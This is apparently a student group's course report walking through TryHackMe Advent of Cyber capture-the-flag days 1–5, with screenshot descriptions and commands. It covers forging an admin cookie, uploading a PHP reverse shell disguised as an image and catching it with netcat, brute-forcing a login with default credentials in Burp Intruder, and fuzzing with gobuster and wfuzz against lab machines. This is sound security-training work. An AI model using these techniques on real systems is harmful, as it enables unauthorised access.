

PSP0201

Week 2

Report

Group Name : Cipher

Members :


ID	Name	Role
1211103064	MUHAMAD AIMAN BIN MOHD EHWAL	Leader
1211103085	MUHAMMAD FARID BIN JAYATAN	Member
1211103373	MUHAMMAD ALIF BIN KHABALI	Member
1211103451	ARIF MUHRIZ BIN SYAMSUL FOZY	Member

Day 1: Web Exploitation – A Christmas Crisis

Tool Used : Kali Linux, Firefox

Solution / Walkthrough :


Question 1 & 2



The screenshot shows the Firefox Developer Tools interface with the 'Storage' tab selected. In the left sidebar, under 'Cookies', there is one entry for a cookie named 'auth'. The value of the cookie is a long string of hex digits: 7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a224661726964373733227d. The right pane displays detailed information about the cookie, including its domain (10.10.204.231), path (/), expiration (Session), size (128), and flags (HttpOnly, Secure, SameSite). The last accessed date is listed as Sun, 19 Jun 2022 13:37:...

After successfully logged in, by using the F12 key, a new mini-tab will be opened which displays the information needed in the storage section. The information displayed are the name of the cookie, and the value format of the cookie.

Question 3



The screenshot shows the CyberChef website interface. In the 'Input' field, the hex value 7b22636f6d70616e79223a2254686520426573742046657374697661c20436f6d70616e79222c2022757365726e616d65223a224661726964373733227d is pasted. The 'From Hex' option is selected in the 'Recipe' dropdown. In the 'Output' field, the decrypted JSON object is shown: {"company": "The Best Festival Company", "username": "Farid773"}. The 'length: 124' and 'lines: 1' are also visible above the output field.


By taking the cookie value, we can go to the CyberChef website to decrypt the value and change it into a different translation. The hexadecimal values that we copied can be translated into a text format for us to manipulate easily.

Question 4

The screenshot shows the CyberChef interface. In the 'Input' section, there is a JSON object: {"company": "The Best Festival Company", "username": "santa"}]. In the 'Output' section, the converted hex value is displayed: 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d.

Question 5

From the translated value that we got, we can change the username to “santa” for us to get different hexadecimal values. With this new value, we can then put it into the cookie value in the mini-tab and update it.



After refreshing the page, we now have the access to manipulate Santa's control panel and activate every control to acquire the flag.

Thought Process / Methodology :

After we have successfully accessed the target machine, we are directed to a login and registration page. We then proceed to register an account and login. After we logged in, we opened the browser's developer tool and chose to view the site cookie at the 'Storage' tab. Checking the cookie value, we can identify that the value is hexadecimal and we can use that to convert it to text format using Cyberchef. We found out that it was in a JSON statement with the username element. By using Cyberchef, we can change the username to 'santa', the administrator account, and convert it back to hexadecimal using Cyberchef. We replaced the cookie value with the one that we acquired earlier and refreshed the page. We now have access to the administrator Santa's page and enable every control to make it display the flag.

Question 3

The screenshot shows a Kali Linux desktop environment. In the top-left corner, a Firefox browser window is open to tryhackme.com/room/learncyberin25days. The page content discusses file upload bypass techniques, specifically mentioning PHP extension filtering and how to upload a malicious script. It includes a note about specifying a list of allowed extensions. In the bottom-right corner, a terminal window titled "nep.jpeg.php - Mousepad" displays a PHP script. The script is a reverse shell exploit, starting with comments about limitations and usage, followed by code that sets up a listener on port 443 and executes a shell via /bin/sh.

Index of /uploads

Name	Last modified	Size	Description
Parent Directory		-	
nep.jpeg.php	2022-06-19 10:15	5.4K	

We can acquire the shell file in the statements. With this, we also have to change the IP and Port. From the statement we know that /uploads/ is one of the ways for us to indicate where our stored image is stored.

Question 4

The screenshot shows a Kali Linux desktop environment. In the top bar, there are icons for network, battery, and system status. A browser window is open at <https://tryhackme.com/room/learncyberin25days>. The page content includes:

- For Elf McEager:
- You have been assigned an ID number for your audit of the system: **ODIzODISMTNiYmYw**. Use this to gain access to the upload section of the site.
- Good luck!
- You note down the ID number and navigate to the displayed IP address (10.10.230.214) in your browser.

Below the browser is a terminal window titled "kali@kali: ~". It contains the following session:

```
sh: no job control in this shell
sh-4.4$ cat /var/www/flag.txt
cat /var/www/flag.txt

You've reached the end of the Advent of Cyber, Day 2 -- hopefully you're enjoying yourself so far, and are learning lots!
This is all from me, so I'm going to take the chance to thank the awesome @Vargnaar for his invaluable design lessons, without which the theming of the past two websites simply would not be the same.

Have a flag -- you deserve it!
THM{MGU3Y2UyMGUwNjExYTY4NTAxOWJhMzhh}

Good luck on your mission (and maybe I'll see y'all again on Christmas Eve)!
--Muiri (@MuirlandOracle)

sh-4.4$
```

The terminal also shows the task bar at the bottom with "Task 5 [Day 3] Web Exploitation Christmas Chaos".

After running the **sudo nc -lvpn 443** command in the terminal, we can go ahead and open the file in the **/uploads/** address directory. By clicking the file while the terminal is listening, it will detect a request and will do its process. After that, we can put in the command **/var/www/flag.txt** and the terminal will process and reveal the flag.


Thought Process / Methodology :

By using the ID given in the statement, we can use it to direct us into a new interactable page. By right clicking the page, we can inspect the page details which can show us the format that it requires. (in this case it was an image). Downloading the shell file given in the statement, we must also manipulate the IP and Port and then save it. This saved jpeg.php file will then be uploaded to the page. To identify where the file was stored in, we used the **/uploads/** subdirectory. This new upload page will enable us to open/check the image file that was uploaded. Opening a new terminal, we typed in the command **sudo nc -lvpn 443** to enable it to listen to our request when opening the image. After that we open the image and a request will be detected. In the same terminal we will then type in **cat /var/www/flag.txt**. This will then show us the flag we needed.


Day 3: Web Exploitation – Christmas Chaos

Tool Used : Kali Linux, Firefox, BurpSuite, FoxyProxy Solution / Walkthrough :


Question 1



After utilising Burpsuite as well as FoxyProxy, the system will detect the correct username and password which is in the different length column (in the orange highlight).



Enter the username and password from the highlight into boxes.



3. Flag `THM{885ffab980e049847516f9d8fe99ad1a}` is captured.


Thought Process / Methodology :

After connecting to OpenVPN , we copy the IP address from the Active Machine Information and open the Santa Sleigh Tracker. Open BurpSuite and make sure the intercept is on as well as turn on the FoxyProxy . Then, in the Santa Sleigh Tracker there are two boxes named “Username” and “Password”. We just type anything into these two boxes. After that, the BurpSuite will show the words we typed earlier in the section.Right click on the section then we click “Send to intruder”. Next, we go the Positions section and change “Sniper” to “Cluster Bomb”. We moved to the Payloads section then we add “admin” , “root” , “user” in the Payload set 1, then we add “password” , “admin” , “12345” in the Payload set 2. Hit start attack. We waited for a few seconds then found a line with a different length. It should be the right combination of username and password for the Santa Sleigh Tracker.We return to the Santa page then turn off FoxyProxy and change BurpSuite to intercept off . Put the username and password which are “admin” and “12345” respectively. We can enter the page then we found the flag *THM{885ffab980e049847516f9d8fe99ad1a}*.

Day 4: Web Exploitation - Santa's watching

Tool Used : Kali Linux, Firefox, Attackbox
Solution / Walkthrough :


Question 1:



The screenshot shows the TryHackMe interface with Task 7 open. The task details ask to deploy an AttackBox and copy/paste its IP (10.10.112.176) into the browser search bar. It includes a note about legal reasons and a command input field with "wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FU;". The terminal session on the right shows a GoBuster attack on the target IP, listing various API endpoints like /.htaccess, /LICENSE, and /api. The final output is a red banner: "YOU h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne".

Question 2:

We use GoBuster command **gobuster dir -u ip -w /usr/share/worlists/dirb/big.txt** to find the API directory and then we get the file from there. The file name is **site-log.php**



The screenshot shows the TryHackMe interface with Task 7 open. The task details ask to deploy an AttackBox and copy/paste its IP (10.10.112.176) into the browser search bar. It includes a note about legal reasons and a command input field with "wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FU;". The terminal session on the right shows a GoBuster attack on the target IP, listing various API endpoints like /.htaccess, /LICENSE, and /api. The file "site-log.php" is listed in the directory. The final output is a red banner: "YOU h4v3 b33n d3f4c3d y0ur f0rums ar3 g0ne".

Question 3:

We got the flag by using the command shown below. We changed **Fuzz** to **20201125** to get the flag.

The terminal window shows the command:

```
(kali㉿kali)-[~]
$ wfuzz -c -z file,/home/kali/Downloads/wordlist -u http://10.10.203.172/api/site-log.php
?date=FUZZ
```

The browser window displays a table of results from the fuzzing process. The table has columns for ID, Status, Length, Content Type, and Date. The Date column shows various dates from 20201101 to 20201231, with many entries showing "20201125".

ID	Status	Length	Content Type	Date
000000002:	200	0 L	0 W	"20201101"
000000004:	200	0 L	0 W	"20201103"
000000013:	200	0 L	0 W	"20201112"
000000015:	200	0 L	0 W	"20201114"
000000019:	200	0 L	0 W	"20201118"
000000042:	200	0 L	0 W	"20201211"
000000040:	200	0 L	0 W	"20201209"
000000027:	200	0 L	0 W	"20201126"
000000041:	200	0 L	0 W	"20201210"
000000039:	200	0 L	0 W	"20201208"
000000036:	200	0 L	0 W	"20201205"
000000035:	200	0 L	0 W	"20201204"
000000038:	200	0 L	0 W	"20201207"
000000037:	200	0 L	0 W	"20201206"
000000030:	200	0 L	0 W	"20201129"
000000029:	200	0 L	0 W	"20201128"
000000034:	200	0 L	0 W	"20201203"
000000033:	200	0 L	0 W	"20201202"
000000032:	200	0 L	0 W	"20201201"
000000031:	200	0 L	0 W	"20201130"
000000028:	200	0 L	0 W	"20201127"
000000025:	200	0 L	0 W	"20201124"
000000024:	200	0 L	0 W	"20201123"
000000026:	200	0 L	1 W	13 Ch
000000023:	200	0 L	0 W	"20201122"
000000022:	200	0 L	0 W	"20201121"
000000020:	200	0 L	0 W	"20201119"
000000017:	200	0 L	0 W	"20201116"
000000021:	200	0 L	0 W	"20201120"
000000018:	200	0 L	0 W	"20201117"
000000016:	200	0 L	0 W	"20201115"
000000043:	200	0 L	0 W	"20201212"
000000014:	200	0 L	0 W	"20201113"
000000045:	200	0 L	0 W	"20201214"
000000058:	200	0 L	0 W	"20201227"
000000055:	200	0 L	0 W	"20201224"
000000049:	200	0 L	0 W	"20201218"
000000057:	200	0 L	0 W	"20201226"
000000059:	200	0 L	0 W	"20201228"
000000056:	200	0 L	0 W	"20201225"
000000051:	200	0 L	0 W	"20201220"
000000054:	200	0 L	0 W	"20201223"
000000053:	200	0 L	0 W	"20201222"
000000052:	200	0 L	0 W	"20201221"
000000050:	200	0 L	0 W	"20201219"
000000047:	200	0 L	0 W	"20201216"
000000060:	200	0 L	0 W	"20201229"
000000048:	200	0 L	0 W	"20201217"
000000044:	200	0 L	0 W	"20201213"
000000046:	200	0 L	0 W	"20201215"
000000061:	200	0 L	0 W	"20201230"
000000063:	200	0 L	0 W	"http://10.10.203.172/api/
000000062:	200	0 L	0 W	"20201231"

Total time: 0

The screenshot shows a web browser window with two tabs. The left tab is a TryHackMe challenge titled "TryHackMe | CC: Pen Testing" under "Answer the questions below". It contains instructions about deploying an AttackBox and using wfuzz to query the "breed" parameter. It also includes a note about legal reasons and a command input field with "wfuzz -c -z file,big.txt http://shibes.xyz/api.php?breed=FUZZ". The right tab is a Mozilla Firefox window showing the URL "10.10.112.179/api/site-log.php?date=FUZZ". The status bar at the bottom of the browser indicates "Task 7 [Day 5] Web Exploitation Someone stole Santa's gift list!" and "38m 30s".

Thought Process / Methodology :

We used the example to get the command for the first question. For question 2, we used gobuster to get the API directory and visited the website API to get the file inside of the API. Lastly, we used the command shown in the picture above to get the date and changed FUZZ to the correct date which is 20201125.

Day 5: Web Exploitation - Someone stole Santa's gift list


Tool Used : Attackbox, Firefox, BurpSuite
Solution / Walkthrough :

Question 1:

We just guessed the secret panel by using the hint given
